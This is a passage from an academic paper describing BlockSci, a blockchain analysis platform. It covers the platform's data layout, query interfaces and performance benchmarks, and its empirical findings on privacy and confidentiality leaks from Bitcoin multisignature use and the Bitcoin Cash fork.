1. A bloom filter (a probabilistic data structure that allows testing membership in a set) stores all seen addresses. Recall that negative results from a bloom filter are always correct, whereas there is a small chance of false positives. This ensures correctness of lookups for existing addresses while minimizing the number of database queries for nonexistent ones.
2. A multi-use address cache contains (and does not evict) all addresses that have been used multiple times.
3. Address hashes are stored in a key-value database on disk (RocksDB [2]), with a default cache that has a Least Recently Used (LRU) replacement policy. New entries are cached before being written to the database in batches.

Shared state across chains. In multi-chain mode, the parser processes all—parent and forked—chains sequentially. It shares and reuses parser states across chains, such as the bloom filter of seen addresses. By sharing a single database, address data is deduplicated across forked chains.




Figure 2: Transaction structure

Incremental updates. The append-only nature of the blockchain enables incremental updates to the parser output. The parser serializes its final state at the end of a run and resumes from that state when invoked again. A difficulty with this approach is handling blockchain reorganization which occurs when a block that was originally in the longest branch is surpassed by a different branch. BlockSci recommends to ignore the most recent few blocks during initialization. The probability of a reorg that affects d or more blocks decreases exponentially in d. The default value of d for Bitcoin is 6. If a deeper reorg happens, the user needs to reparse the chain.

2.3 BlockSci Data

Key challenge: finding a data layout that gives a good trade-off between memory efficiency and performance.

Based on our experience with empirical blockchain analysis over several years, we divide the available data into three categories and combine it in a hybrid scheme that provides us with a reasonable trade-off between efficient use of memory and speed of access:

1. The core transaction graph is required for most analyses and always loaded in-memory. It is stored in a row-based format.
2. Scripts and additional data is required for only a subset of analyses. It is stored in a hybrid (partially column-based, partially row-based) format and is loaded on-demand.
3. Indexes to look up individual transactions or addresses by hash are stored in a separate database on disk.

We make further optimizations to improve performance, including using fixed-size encodings for data fields where possible, optimizing the memory layout for locality of reference, linking outputs to inputs for efficient traversal, and sharing identical data across chains in multi-chain mode.

Transaction graph. The core transaction graph is stored in a single sequential table of transactions, with entries having the structure shown in Figure 2. Note that entries have variable lengths, due to the variable number of inputs and outputs (there is a separate array of offsets for indexing, due to the variable entry lengths). Normally this would necessitate entries to be allocated in the heap, rather than contiguously, which would have worse memory consumption and worse locality of reference.

However, because of the append-only property of the blockchain, there are only two types of modifications that are made to the transactions table: appending entries (due to new transactions) and length-preserving edits to existing entries (when existing UTXOs are consumed by new transactions). This allows us to create a table that is stored as flat file on disk that grows linearly as new blocks are created. To load the file for analysis, it is mapped into memory. The on-disk representation continues to grow (and be modified in place), but the analysis library provides a static view (Section 2.4).

Layout and locality. The main advantage of the transaction graph layout is spatial locality of reference. Analyses that iterate over transactions block-by-block exhibit strong locality and benefit from caching. Such analyses will remain feasible even on machines with insufficient memory to load the entire transaction graph, because disk access will be sequential.

The layout stores both inputs and outputs as part of a transaction, resulting in a small amount of duplication (a space cost of about 19 %), but resulting in a significant speedup for sequential iteration compared to a normalized layout. Variants of the layout are possible depending on the types of iteration for which we wish to optimize performance (Section 2.6).

Additional data. Beyond the core transaction graph, BlockSci provides access to additional data that are necessary for some types of analyses. These include script data, transaction hashes and version numbers, input sequence numbers, input-output linkages, and raw data contained in coinbase transactions. Keeping this data separate reduces memory usage in exchange for a small reduction in speed of access for analyses that require this data (e.g., 10 % slower for a typical query that iterates over transaction metadata).

Scripts. BlockSci categorizes scripts into 5 generic types, each of which contains scripts of one or more address formats: script-hash (for script-hash and witness-script-hash scripts), pubkey (for raw pubkey, pubkey-hash, individual pubkeys in a multisig script, and witness-pubkey-hash scripts), multisig, null data, and unknown witness scripts. All other scripts are categorized as nonstandard. Internally, script data of different address formats is deduplicated: for example, a public key used in both a pubkey-hash and a witness-pubkey-hash script is stored only once. For nonstandard scripts, BlockSci stores the entire script data which can be parsed with only a few lines of code by the analyst.

Indexes. Transaction hashes and addresses are stored in flat files and can easily be looked up by transaction/address ID. The reverse mapping from hash to ID, however, is stored in separate indexes in RocksDB databases (the address index is also used by the parser). Accessing these indexes is almost never performance critical in scientific analysis—in

fact, many analyses don't require the indexes at all. Besides the ability to look up transactions and addresses by hash, we also provide a lookup for all outputs associated with specific addresses.

Multi-chain mode. To support forked blockchains, we make three modifications to the layout described above. First, forked chains often share a large common history with their parent chain. We load these identical blocks only once, and the analysis library provides the abstraction of a full chain for each fork. Second, the fixed-size encoding does not permit storing data of multiple chains. For example, UTXOs at fork height can be spent in both the parent and the forked chains, but the fixed-length field can only hold a single index for the spending transaction (cf. Figure 2). Each fork thus needs a separate flat file that contains the spending transactions' IDs for outputs created before the fork. Third, the index that maps addresses to outputs requires an additional chain identifier to distinguish between outputs on different chains.

2.4 BlockSci Analysis Library

The snapshot illusion. The following three seemingly contradictory properties hold in BlockSci:

1. The transactions table is regularly updated on disk as new blocks are received (note that arbitrarily old transactions may be updated if they have unspent outputs that get spent in new blocks).
2. The table is memory-mapped and shared between all running instances of BlockSci.
3. Each instance loads a snapshot of the blockchain that never changes unless the programmer explicitly invokes a reload.

The contradiction disappears once we notice that the state of the transactions table at any past point in time (block height) can be reconstructed given the current state. To provide the illusion of a static data structure, when the blockchain object is initialized, it stores the height of the blockchain at initialization time. The blockchain on disk increases over time, but the stored height remains fixed, and accesses to blocks past this height are prevented. The analysis library intercepts and rewrites accesses to transaction outputs such that outputs that were spent in blocks added after initialization appear unspent.

Memory mapping and parallelism. Since BlockSci uses the same format for the transaction graph on disk and in memory, loading the blockchain simply involves memory-mapping this file. Once in memory, each transaction can be accessed as a C++ `struct`; no new memory needs to be allocated to enable an objected-oriented interface to the data. This is because the disk layout of each struct is identical to its memory layout.

Memory mapping allows users to efficiently run BlockSci on machines with less than the recommended amount of memory provided that they only require access to a subset of the data that fits in memory.

Memory mapping also allows multithreaded parallel processing with no additional effort. Recall that if a file is mapped into memory by multiple processes, they use the same physical memory for the file. The file has only one writer (the parser); it is not modified by the analysis library. Thus, synchronization between different analysis instances isn't necessary. With a disk-based database, analyses tend to be I/O-bound, with little or no benefit from multiple CPUs, whereas BlockSci is CPU-bound, and performance scales roughly linearly with the number of virtual CPUs (Section 2.6). Finally, memory mapping also makes it straightforward to support multiple users on a single machine, which is especially useful given that Jupyter notebook (the main interface to BlockSci) can be exposed via the web.

Mapreduce. Many analyses, such as computing the average transaction fee over time, can be expressed as mapreduce operations over the transactions table (or ranges of blocks). Thus the analysis library supports a mapreduce abstraction that, with no additional effort from the programmer, handles parallelizing the task to utilize all available cores. As we show in Section 2.6.1, parallel iteration over all transactions, transaction inputs, and transaction outputs on the Bitcoin blockchain as of December 2019 takes only 0.9 seconds on a single 16-vCPU EC2 instance.

Address linking. Address linking (or clustering) is a key step in many analytic tasks including understanding trends over time and evaluating privacy. Recall that cryptocurrency users can trivially generate new addresses, and most wallets take advantage of this ability. Nevertheless, addresses controlled by the same user or entity may be linked to each other, albeit imperfectly, through various heuristics.

Two common types of heuristics include (1) inputs spent in the same transaction are controlled by the same entity, and (2) identifying a change address based on client software or user behavior (e.g., [3]). As the multi-input heuristic does not apply to CoinJoin transactions, we add an exception for those transactions, which we identify using the algorithm described by Goldfeder at al. [4]. Change address identification is challenging due to the variety of existing client software. BlockSci comes with several—as of this writing, ten—change address heuristics that can be used individually or in combination with each other, allowing the analyst to choose or create a heuristic best suited for their analysis task.

These heuristics create links (edges) in a graph of addresses. By iterating over all transactions and applying the union-find algorithm on the contained addresses we generate clusters of addresses. This set of clusters is the output of address linking. We use the union-find implementation by Jakob [5]. Clustering takes only a few minutes, allowing the analyst to recompute and compare clusters with different heuristics.

In multi-chain mode, BlockSci can enhance the clustering of a target chain using information from forked chains. Addresses that exist on multiple chains may be used differently on them, e.g., combined with a different set of input addresses.




Figure 3: Distribution of sizes of address clusters in Bitcoin after applying address-linking heuristics. Sizes 1–2,000 are shown here but there are many clusters that are much larger.

Cross-chain address clustering uses these additional links to enhance the clustering of the target chain (cf. Section 3.2).

Figure 3 shows the distribution of cluster sizes for Bitcoin using the multi-input heuristic only. There are about 474 million clusters in total, of which about 380 million are single addresses, and about 93 million have between 2 and 20,000 addresses. There are 809 clusters with over 20,000 addresses, including one supercluster with over 17 million addresses.

Address linking is inherently imperfect, and ground truth is difficult to obtain on a large scale, since it requires interacting with service providers. We do not attempt to be comprehensive, resulting in false negatives (i.e., missed edges, resulting in more clusters than truly exist). More perniciously, most of the heuristics are also subject to false positives (i.e., spurious edges), which can lead to "cluster collapse". In particular, it is likely that the supercluster above is a result of such a collapse.

Tagging. Address linking is especially powerful when combined with address tagging, i.e., labeling addresses with real-world identities. This can be useful for forensics and law-enforcement investigations but it can also violate user privacy. BlockSci does not provide address tags. Tagging requires interacting with service providers and cannot be done in an automated way on a large scale. Companies such as Chainalysis and Elliptic specialize in tagging and forensics, blockchain.info allows users to publicly tag addresses that they control, and researchers sometimes provide datasets of address tags [6]. BlockSci has a limited tagging feature: if the user provides tags for a subset of addresses, individual clusters can return tags associated with them.

2.5 Programmer interface

Key challenge: combining speed and expressiveness. BlockSci aims to come close to the speed of C++ while providing expressiveness and convenience of a high-level language, namely Python, for as many analysis tasks as possible.

Python interface. Jupyter notebook is a popular Python interface for data science. It allows packaging together code, visualization, and documentation, enabling easy sharing and reproducibility of scientific findings. We expose the C++ BlockSci library to Python through the pybind11 interface [7]. While we intend Jupyter notebook to be the main interface to BlockSci, it is straightforward to utilize the analysis library directly from standalone C++ or Python programs and derive most of the benefits of BlockSci.

Python is not a language known for performance; unsurprisingly, we find that it is significantly slower to run queries through the Python interface. Nevertheless, our goal is to allow the programmer to spend most of their time interacting with the Jupyter notebook, while simultaneously ensuring that the bottleneck parts of queries execute as C++ code. We illustrate this through an example.

Suppose our goal is to find transactions with anomalously high transaction fees — say 0.1 bitcoins (10^7 satoshis), worth about 720 US dollars as of December 2019. The slowest way to do this would be to write the entire query in Python:

```
[tx for block in chain for tx in block if
    sum(txin.value for txin in tx.inputs) -
    sum(txout.value for txout in
    tx.outputs) > 10**7]
```

This way does not result in acceptable performance. A first step to improve both performance and conciseness is to have a built-in function to compute the fee:

```
[tx for block in chain for tx in block if
    tx.fee > 10**7]
```

Although `tx.fee` calls a C++ function, we model it as a property in the Python interface. Most helper functions are modeled as properties, unless they are expected to take significant time to compute, or take arguments. `tx.fee` is just one of many helpers exposed by the Python library that execute as C++. We've found that most of the analyses in Section 3 benefit from a small number of helper functions.

Fluent interface. Running this analysis over the entire blockchain in Python still does not provide great performance. At the time of writing, the Bitcoin blockchain contains more than 480 million transactions, for each of which the above query instantiates a Python object, even though only a few thousand transactions will eventually be selected.

To make analyses faster without requiring the user to write complicated C++ code, we've developed a fluent interface [8] to specify graph queries. A fluent interface is an internal domain-specific language (DSL) that allows the analyst to specify queries as a sequence of selections and filters over the transaction graph. Method chaining makes specifying sequences of operations convenient: every operation returns a proxy object to which further operations can be applied. Execution happens lazily for most parts of this interface: either when the analyst requests a list of the results or when the query reaches a point that does not allow further traversal (e.g., after selecting the fee of a transaction). Using the flu-

Table 1: BlockSci C++ running time for various queries iterating over 610,695 Bitcoin blocks.

Iterating over	Single-threaded	Multithreaded
Tx headers	6.7 sec	0.6 sec
Tx outputs	9.8 sec	0.8 sec
Tx inputs & outputs	11.3 sec	0.9 sec
Headers in random order	179.1 sec	Unsupported

Table 2: BlockSci Python running time for the anomalous-fee query iterating over 610,695 blocks under the three paradigms discussed in Section 2.5.

Query type	Single threaded	Multithreaded
Pure Python	—	18 hrs
C++ builtin	6 min 59 sec	58.6 sec
Fluent interface	38.3 sec	8.7 sec

ent interface, the anomalous-fee query can be expressed as follows:

```
chain.blocks.txes.where(lambda tx: tx.fee >
    10**7).to_list()
```

Our interface provides many options to select and filter data. The `select` clause allows to select properties of objects, though most properties can be conveniently accessed directly, e.g., `txes.fee` instead of `txes.select(lambda tx: tx.fee)`, as the library redirects such property accesses to the corresponding `select` function call. As demonstrated above, `where` filters objects using predicates. `any` and `all` apply predicates over a list of objects and return whether they apply to any or all contained items, `max` and `min` select elements with the highest (or lowest) attribute value, and a `group_by` clause returns aggregates of properties. We provide a detailed overview of available clauses in the online documentation.

The fluent interface operates single-threaded. Providing the mapreduce functionalities of the C++ interface for the fluent interface is planned for future versions. Currently, the user can work around this limitation using Python's multiprocess library to parallelize the computation on subsets of blocks or transactions.

2.6 Performance evaluation

We now report the speed and memory consumption of BlockSci. All measurements assume that the in-memory data structures are already loaded in memory. This takes about 4 minutes for Bitcoin and needs to be done only once per boot.

2.6.1 Basic run time statistics

We run measurements on a single *r5.4xlarge* EC2 instance (16 vCPUs, 2.5 GHz Intel Xeon Platinum 8175M, 128 GiB memory, 800 GiB EBS volume). The cost is $1.12 per hour.

The most common type of access is a mapreduce-style iteration over the blockchain. A representative example is finding transactions with anomalously high fees, because computing the fee requires iterating over not just transactions, but also the inputs and outputs of each transaction. In essence, this query touches the entirety of the transactions table data.

As Table 1 shows, a *single-threaded* implementation of this query completes in 11.3 seconds. Mapreduce-style queries are embarrassingly parallel, as seen in the table. Our test machine has 16 virtual cores, i.e., 8 physical cores with hyperthreading. Executed in parallel, the query finishes under one second.

The table shows that iterating over only the outputs (e.g., finding the max output value) is faster, and iterating over only the headers is faster still. The above queries benefit from locality of reference. Other queries, especially those involving graph traversal, will not. To simulate this, we iterate over transaction headers in random order. We see that there is a 26-fold slowdown.

In Section 2.5 we presented several paradigms for querying the blockchain from the Python interface: pure Python, C++ helper functions, and the fluent interface. Table 2 shows the performance of these three paradigms on the anomalous-fee query. The pure-Python method has unacceptable performance (this is partially a result of a few performance traps in the current codebase). Using the helper method is a lot faster, but using the fluent interface is preferred: it is 7–11x faster than the helper method. Compared to implementing a single-threaded C++ query, the fluent interface is only 3-5x slower for many practical applications (cf. Table 3).

2.6.2 Comparison with graph databases

Graph traversal is integral to many blockchain analyses, such as inspecting specific addresses or determining change based on properties of the spending transaction. In this section, we compare BlockSci's performance against three general-purpose graph databases: Neo4j, RedisGraph, and Memgraph.

Neo4j is one of the most popular graph databases currently available. While it is not an in-memory database, we can load the entire dataset into the page cache before executing queries. Memgraph and RedisGraph are pure in-memory graph databases, the latter being built on top of the key-value database Redis.

All three databases allow to import data in CSV format and to execute queries using the Cypher query language. This allows us to run almost exact queries on all three databases. We created an export tool for BlockSci that exports blockchain data into the CSV format readable by these databases.

The graph representation of these databases is significantly larger than the BlockSci Data format (and thus needs more disk space and memory), even though we choose to only store a few properties and not all information available in

Table 3: Average running time in seconds (over five consecutive runs) for graph queries on a dataset with 25 million transactions (up to block height 262,176). Standard deviations and running times for more datasets are provided in Table 8 in the appendix.

Query	BlockSci			Neo4j		RedisGraph	Memgraph
	C++ (ST)	C++ (MT)	Fluent interface (ST)	w/o index	w/ index		
Tx locktime > 0	0.31	0.03	1.37	7.84	0.05	1.85	16.44
Max output value	0.46	0.03	3.91	26.63	24.55	4.48	40.08
Calculate fee	0.57	0.03	2.79	302.73	303.69	–[1]	187.02
Satoshi Dice address	0.49	N/A	0.54	0.95	0.99	2.56	45.91
Zero-conf outputs	5.47	0.32	18.17	192.01	207.41	1488.93	59.96
Locktime change	7.57	0.45	18.21	208.95	213.59	–[1]	122.98

–[1]: did not finish within reasonable time (based on other queries and dataset sizes), ST = single-threaded, MT = multi-threaded

BlockSci. We deem this a reasonable compromise: while BlockSci aims to be a general-purpose tool, analysts may decide to ignore data irrelevant to their goals when choosing a different database. We design the graph property model for flexibility and expressiveness of traversal queries, thus we explicitly model blocks, transactions, outputs, and addresses as nodes. A detailed description of the model can be found in Appendix A.

We evaluate these databases on graphs of different sizes (i.e. historic snapshots of the blockchain). While we intended to run the measurements on the full transaction graph, performance issues of the graph databases already became apparent with data set sizes significantly smaller than the full graph and prevented the completion of measurements on the full graph in a reasonable time frame (cf. Table 8 in the appendix).

We run measurements on an *r5.8xlarge* EC2 instance (32 vCPUs, 256GiB memory). Besides repeating the iterative queries from the previous section (finding transactions with a positive locktime, finding the highest output value and finding the highest transaction fee) we also run three queries involving graph traversal (calculating the total value received by a popular address, counting the number of outputs that have been spent in the same block and identifying transactions where exactly one output has been spent in a transaction that uses a similar locktime policy).[2]

Table 3 shows query running times for a dataset of 25 million transactions (the current blockchain contains more than 489 million transactions). We can see that BlockSci's is generally much faster than the other databases, by a factor of 2–16 compared to the best results for graph traversal, and hundreds times faster for many sequential queries. Results for more data sets can be found in Table 8 in the appendix.

[2]The Cypher queries used are listed in Table 7 in the appendix.

Table 4: Size of the transaction graph under each of 4 possible memory layouts. The 'Current' column refers to the Bitcoin blockchain as of the end of December 2019, which has about 489 million transactions, 1.198 billion inputs and 1.302 billion outputs (including unspent ones).

	Growth (bytes)	Current
Current	$24\,N_{tx} + 16\,N_{in} + 16\,N_{out}$	50.09 GB
Normalized	$24\,N_{tx} + 8\,N_{in} + 16\,N_{out}$	40.50 GB
Fee cached	$32\,N_{tx} + 16\,N_{in} + 16\,N_{out}$	54.00 GB
64-bit	$24\,N_{tx} + 24\,N_{in} + 24\,N_{out}$	69.26 GB

2.6.3 Comparison with other open-source blockchain analysis tools

When we initially made BlockSci publicly available, we evaluated its performance against other open-source blockchain analysis tools. We found BlockSci to be 15-600x faster than these tools [9], and its performance has improved considerably since. As we attempted to repeat the comparison, we found that these tools are no longer maintained. A few new blockchain analysis tools are available, but we found that they aren't general purpose tools but only support specific use cases.

2.6.4 Parser performance

Parsing the blockchain needs to be done only once upon installation; incremental updates are essentially instantaneous. On our *r5.4xlarge* machine, parsing the Bitcoin blockchain until end of December 2019 (block height 610,695) took 5.5 hours. Note that it takes Bitcoin Core several hours to download the blockchain, so initialization is slow anyway.

2.6.5 Memory

Table 4 shows the memory consumption of BlockSci as a function of the size of the blockchain (measured by the number of transactions, inputs, outputs, and addresses). As noted

earlier, for almost all analysis tasks we have encountered so far, only the transaction table needs to be in memory to ensure optimal performance. As of December 2019, this comes out to about 50 GB for Bitcoin.

Recall that BlockSci's default layout of the transaction table is not normalized: coins are stored once as inputs and once as outputs. The table also shows the memory consumption for several alternate layouts. While normalizing the layout would save 19 % space, it leads to a steep drop in performance for typical queries such as max-fee. Alternatively, we could store derived data about transactions, such as the fee, at the expense of space. Finally, we also show how the space consumption would increase if and when we need to transition to 64-bit integers for storing transaction and address IDs.

3 Applications

We now present four analyses that highlight BlockSci's effectiveness at supporting blockchain analyses. The first two relate to privacy and confidentiality, the third and fourth to the economics of cryptocurrencies. Table 5 shows how these applications take advantage of the features of BlockSci's analysis library and data sources.

3.1 Multisignatures hurt confidentiality

Security conscious users or companies that store large amounts of cryptocurrency often make use of Bitcoin's multisignature capability. Unlike standard pay-to-public-key-hash (P2PKH) transactions which only require one signature to sign, multisig addresses allow one to specify n keys and a parameter $m \leq n$ such that any m of the specified keys must sign in order to spend the money. This feature allows distributing control of a Bitcoin wallet: keys can be stored on n servers or by n different employees of a company such that m of them must agree to authorize a transaction. Similarly, a user could store a key on both her desktop computer and her smartphone and require the participation of both to authorize a transaction (a 2-of-2 multisig).

Bitcoin's multisig implementation requires users to explicitly list all n keys as well as the values m and n. To make it easier to receive funds to multisig addresses, Bitcoin implements an address format called pay-to-script-hash (P2SH), where the sender only needs to know a hash value of the full script. When spending from such an address, the receiver has to provide all individual keys and the parameters m and n along with valid signatures in the input. As of December 2019, up to 27 % of all bitcoins mined are held in multisig addresses.[3]

[3] There is some uncertainty because we can only determine whether a P2SH script wraps a multisig script or some other kind of script once it has been spent. However, past data suggests that most of the value in P2SH outputs indeed correspond to multisig.

In this section we show how multisignatures expose confidential information about access control on the blockchain, as suggested by Gennaro et al [13]. We further show how the use of multisignatures can hurt the privacy of *other* users. Finally, we observe patterns of multisig usage that substantially reduce its security benefits.

Confidentiality. For companies or individuals that use multisig to enforce access control over their wallet, multisig publicly exposes the access control structure as well as changes to that structure. In other words, it exposes the number of total keys and the number of keys needed to sign, the individual (public) keys themselves, as well as changes in access control that may correspond to events such as a loss of a device or the departure of an employee.

Two characteristics indicate that a transaction might represent a change in access control:

- Single input, single output. Payment transactions typically involve multiple inputs and/or change outputs. By contrast, a transaction with only one input and one output (whether a regular or a multisig address) suggests that both are controlled by the same entity.
- Overlapping sets of multisig keys between the input and the output suggest a change in access control (e.g., the replacement or removal of a specific key), but not a complete transfer of control.

As an example of such a transaction with these characteristics, consider the transaction 96d95e...[4]. In this transaction, over USD $130,000 of Bitcoin was transferred from one 2-of-3 multisig address to a second 2-of-3 multisig address. These addresses shared 2 keys in common, but one of the original keys was replaced with a different key. Chainalysis[5] labels both the input and output addresses as being controlled by `coinsbank.com`. This publicly reveals an internal access control change happening at a private company.

Figure 4 shows that these types of information leakage happen regularly. Every month, tens of thousands of transactions transferring bitcoins worth millions of dollars publicly expose confidential access control structure changes in this way.

Privacy. When an output address uses the same type of access-control policy as an input address, it is a strong indicator that the output was used as a change address. This provides a powerful heuristic to identify change addresses. We find that for many transactions, this heuristic allows identifying change addresses even though previously known heuristics (e.g., [3]) do not allow such a determination.

While Gennaro et al. mention the unfortunate privacy-infringing side-effect of multisig [13], we provide the first empirical evidence for the pervasiveness of this effect. We have implemented a generalized heuristic that identifies the change address based on it being the only output that matches

[4] https://blockchain.info/tx/96d95eb77ae1663ee6a6dbcebbbd4fc7d7e49d4784ffd9f5e1f3be6cd5f3a978

[5] https://www.chainalysis.com/

Application	Transaction graph analysis	Address linkage (clustering)	CoinJoin detection	Script parsing	Mempool data	Exchange rate data	Multi-chain mode	Altcoin support
Multisignature transactions (Section 3.1)	•	•		•		•		
Multi-chain privacy (Section 3.2)	•	•	•				•	•
Fee estimation effectiveness (Section 3.3)	•				•			
Velocity of cryptocurrencies (Section 3.4)	•	•				•		
Selected papers (cf. Section 3.5)								
Privacy and linkability of mining in Zcash [10]	•							•*
Tracking ransomware end to end [11]			•					
Tracing transactions across cryptocurrency ledgers [12]	•							•
When the cookie meets the blockchain [4]	•	•	•			•		•

* implements additional functionality for Zcash on top of BlockSci

Table 5: Usage of BlockSci features and data sources in our analyses and selected papers.




Figure 4: Frequency and value of multisig transactions that expose confidential information about access structure changes on the blockchain.




Figure 5: Frequency and value of transactions that weaken multisig security by temporarily sending coins to regular addresses, advertising the presence of a single point of failure.

the type of all input addresses (e.g., using P2SH for multisignature access control). Using this heuristic, we can uniquely identify a change address in 122 million out of 489 million transactions. Of these change addresses we identified, over 72 million were cases in which the anonymity of *non-multisig* users was reduced because they transacted with a party that used a script-hash address. Over 49 million were cases of script-hash users having their anonymity reduced (i.e., the reverse scenario, in which a payment is made to a regular address).

We note that adding Schnorr signatures [14] could improve confidentiality and privacy of multisignature transactions (e.g., by making multisig indistinguishable from regular addresses) [15]. However, without widespread or mandatory adoption, they could also hurt privacy if they allow further distinction between different users (similar to how distinguishing between the use of script-hash and non-script-hash addresses reduces privacy).

Security. A surprising, but relatively common motif is for multisig users to switch their money from a multisig address to a regular address, and then back into a multisig address. We conjecture that this may happen when users are changing the access control policy on their wallet, although it is unclear why they transfer their funds to a regular address in the interim, and not directly to the new multisig address.

This practice negates some of the security benefits of multisignatures, as it advertises to an attacker when a high-value wallet is most vulnerable. To identify this pattern, we looked for transactions in which all of the inputs were from multisig addresses of the same access structure and there was a single non-multisig output, which was subsequently sent back to a multisig address. We restricted our analysis to single output transactions as this is an indicator of self-churn, i.e. a user




Figure 6: A BTC/BCH address might be used only before the fork (brown), continue to be used only in BTC after the fork (orange), be used only on BCH after the fork (green), etc.




Figure 7: The absolute number of addresses per category. For legend and color coding see Figure 6.

shuffling money among her own addresses.

In Figure 5, we see that a few thousand transactions each month exhibit this pattern, temporarily reducing the security of bitcoins worth up to hundreds of million USD.

3.2 Cashing out on forks hurts privacy

In a blockchain fork, two separate chains emerge with a shared history, often with different rulesets. One prominent example of such a fork is Bitcoin Cash (BCH), which split from the original Bitcoin (BTC) chain in August 2017 over disagreement about the maximum size of blocks (cf. [16]). Users who held BTC at the time of the fork automatically own the same quantity of BCH, too. Unfortunately for users, blockchain forks can also lead to unintentional privacy compromise (cf. [17]). A generally privacy-conscious user who carefully crafts transactions on one chain may perform privacy-harming transactions on another, such as sweeping and cashing out their coins. Here, we investigate privacy implications of the BCH fork.

Preliminaries. We start by systematizing the use of addresses across forked chains (Figure 6). Addresses that held coins before the fork may continue to be used on either (orange or gray) or both chains (red). New addresses may be used after the fork on either chain (yellow or green), or start to appear on both chains despite no pre-fork use (blue). Addresses may also cease to see use after the fork (brown).

In Figure 7 we show the address distribution between usage types over time. A small but noticeable trend is a decline in the number of addresses that existed pre-fork and initially had only been used on BCH (gray). This suggests that users may have moved their funds on the BCH chain shortly after the fork, without moving them on the BTC chain until many months after. We suspect that these may represent users who decided to cash out their funds on the BCH chain after the fork.

Privacy impact. We quantify the privacy impact of this activity on BCH using BlockSci's cross-chain clustering capabilities (Figure 8). Cross-chain clustering produces an enhanced clustering of a single chain using additional links from a forked chain, allowing us to investigate the *additional* privacy impact of the behavior on the forked chain. To evaluate the impact of the fork event, we create an early cross-chain clustering for Dec 31, 2017, five months after the BCH fork, and compare it to individual BTC single-chain clusterings created every 6 months until Dec 31, 2019.

Combining the BCH clustering with the BTC clustering yields a total of 1.05 million additional cluster merges until Dec 31, 2017. Every merge combines two existing (single- or cross-chain) clusters into a cross-chain cluster. 75.44 % of those early merges on BCH occur on the BTC chain (on average, about 8.9 months after occuring on the BCH chain). The high degree of overlap provides evidence that observing cluster merges on the BCH chain does indeed indicate that the corresponding BTC clusters belong to the same entity.

The remaining 24.56 % represent an upper bound of the unique additional privacy leakage for BTC users from their behavior on BCH. With the rough heuristic that each cross-chain cluster represents a distinct user, 99,500 users are affected by this privacy leak: that is, it becomes possible to link their BTC addresses with each other based on their BCH activity.

Next, we evaluate the long-term privacy impact of the fork. To this end, we create a cross-chain clustering of BTC and BCH until Dec 31, 2019. Again, using BCH data to enhance the BTC clustering, we observe a total of 571,924 additional cluster merges from cross-chain clustering. The enhanced clustering includes almost 200,000 cross-chain clusters that contain over 750,000 single-chain clusters of the BTC chain (as some cross-chain clusters may contain multiple single-chain clusters). The cross-chain clusters together contain almost 30 million addresses, or roughly 5 % of all BTC addresses. In other words, roughly 5 % of BTC addresses potentially suffer a privacy compromise due to cash-out behavior on BCH.

